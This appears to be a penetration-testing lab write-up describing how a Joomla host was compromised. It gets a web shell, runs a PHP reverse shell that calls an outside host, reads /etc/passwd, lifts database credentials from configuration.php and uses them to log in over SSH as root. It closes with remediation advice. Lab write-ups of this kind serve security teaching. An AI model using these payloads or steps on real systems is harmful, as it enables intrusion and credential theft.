exec: "id"

Exploitation

Once I was able to obtain a web shell, I first attempted to upload and use `nc`. This was not productive, as I while had permissions to upload `nc` to `/tmp`, I had no execute or sudo permissions to put it anywhere else and use it. Recalling the instructions, I attempted to establish a shell using the web shell. Initial attempts to do this using `bash` were unsuccessful, but then I realized this was running a `php` web application, so I could try that. First I attempted the following URL:

```
https://10.14.1.177/modules/mod_webshell/mod_webshell.php?action=exec&cmd=php -r
'$sock=fsockopen("172.16.4.1",81);exec("/bin/sh -i <&3 >&3 2>&3");'
```

This returned an EOF error, but I pivoted to URL encoding it here:
https://www.urldecoder.org/
This yielded the following line:

```
https://10.14.1.177/modules/mod_webshell/mod_webshell.php?action=exec&cmd=php%20-r%2
```

Once I established a shell, I was trying to figure what I could do from here to escalate permissions. I had no `sudo` permissions still, and I couldn't upgrade my connection to one with a `pty`.
First I checked through `/etc` but I couldn't find anything useful other than `/etc/passwd`.
Afterwards, I remembered that sometimes `php` config files might contain sensitive info, so I tried finding that.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
```

```
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
tomcat:x:91:91:Apache Tomcat:/usr/share/tomcat6:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nc
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
tcpdump:x:72:72::/:/sbin/nologin
```

First I checked `/etc/httpd/` to figure out where php was - turns out the contents were right in `/var/www/html` in the first place. I shortened the following output, as it was a lengthy file, but had `user` and `password` contained...surely this couldn't be?

```
sh-4.1$ pwd
pwd
/var/www/html

sh-4.1$ cat configuration.php
cat configuration.php
<?php
class JConfig {
...snipped...
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'root1988';
        public $db = 'joomla';
        public $dbprefix = 'yk3ym_';
        public $live_site = '';
        public $secret = 'i5X5ltoz8LACyLu8';
...snipped...
```

Recalling my initial nmap scan, ssh was open, so I attempted to ssh into the box from my shell:

```
sh-4.1$ ssh root@localhost
ssh root@localhost
Pseudo-terminal will not be allocated because stdin is not a terminal.
ssh: connect to host localhost port 22: Permission denied
```

Can I ssh from my system?

```
┌──(autorecon)─(kali㉿kali)-[~/…/8/results/10.14.1.177/loot]
└─$ ssh root@10.14.1.177
The authenticity of host '10.14.1.177 (10.14.1.177)' can't be established.
RSA key fingerprint is SHA256:1foWvATWS8PRgfh7ya6is90fTxN/7PH2p+qx7xAvikI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.14.1.177' (RSA) to the list of known hosts.
root@10.14.1.177's password:
Last login: Sat May  2 12:59:20 2020
[root@cms01 ~]# cat /root/
anaconda-ks.cfg     .bash_logout        .bashrc             install.log         key.
.bash_history       .bash_profile       .cshrc              install.log.syslog  .mys
[root@cms01 ~]# cat /root/key.txt
cvxdxsy3cjhhbk0zbfuf
[root@cms01 ~]#
```

Success!

Remediation

The first recommended remediation here would be to upgrade the vulnerability allowing arbitary users to be created in Joomla. The following two security alerts were published, recommending upgrading to Joomla 3.6.4.
https://developer.joomla.org/security-centre/659-20161001-core-account-creation.html
https://developer.joomla.org/security-centre/660-20161002-core-elevated-privileges.html

Additionally, it would be recommended to not store usernames and passwords in configuration files - if this is *absolutely* unavoidable, restricting the user access to solely root (700) would mitigate the accessibility of said files until root was already obtained.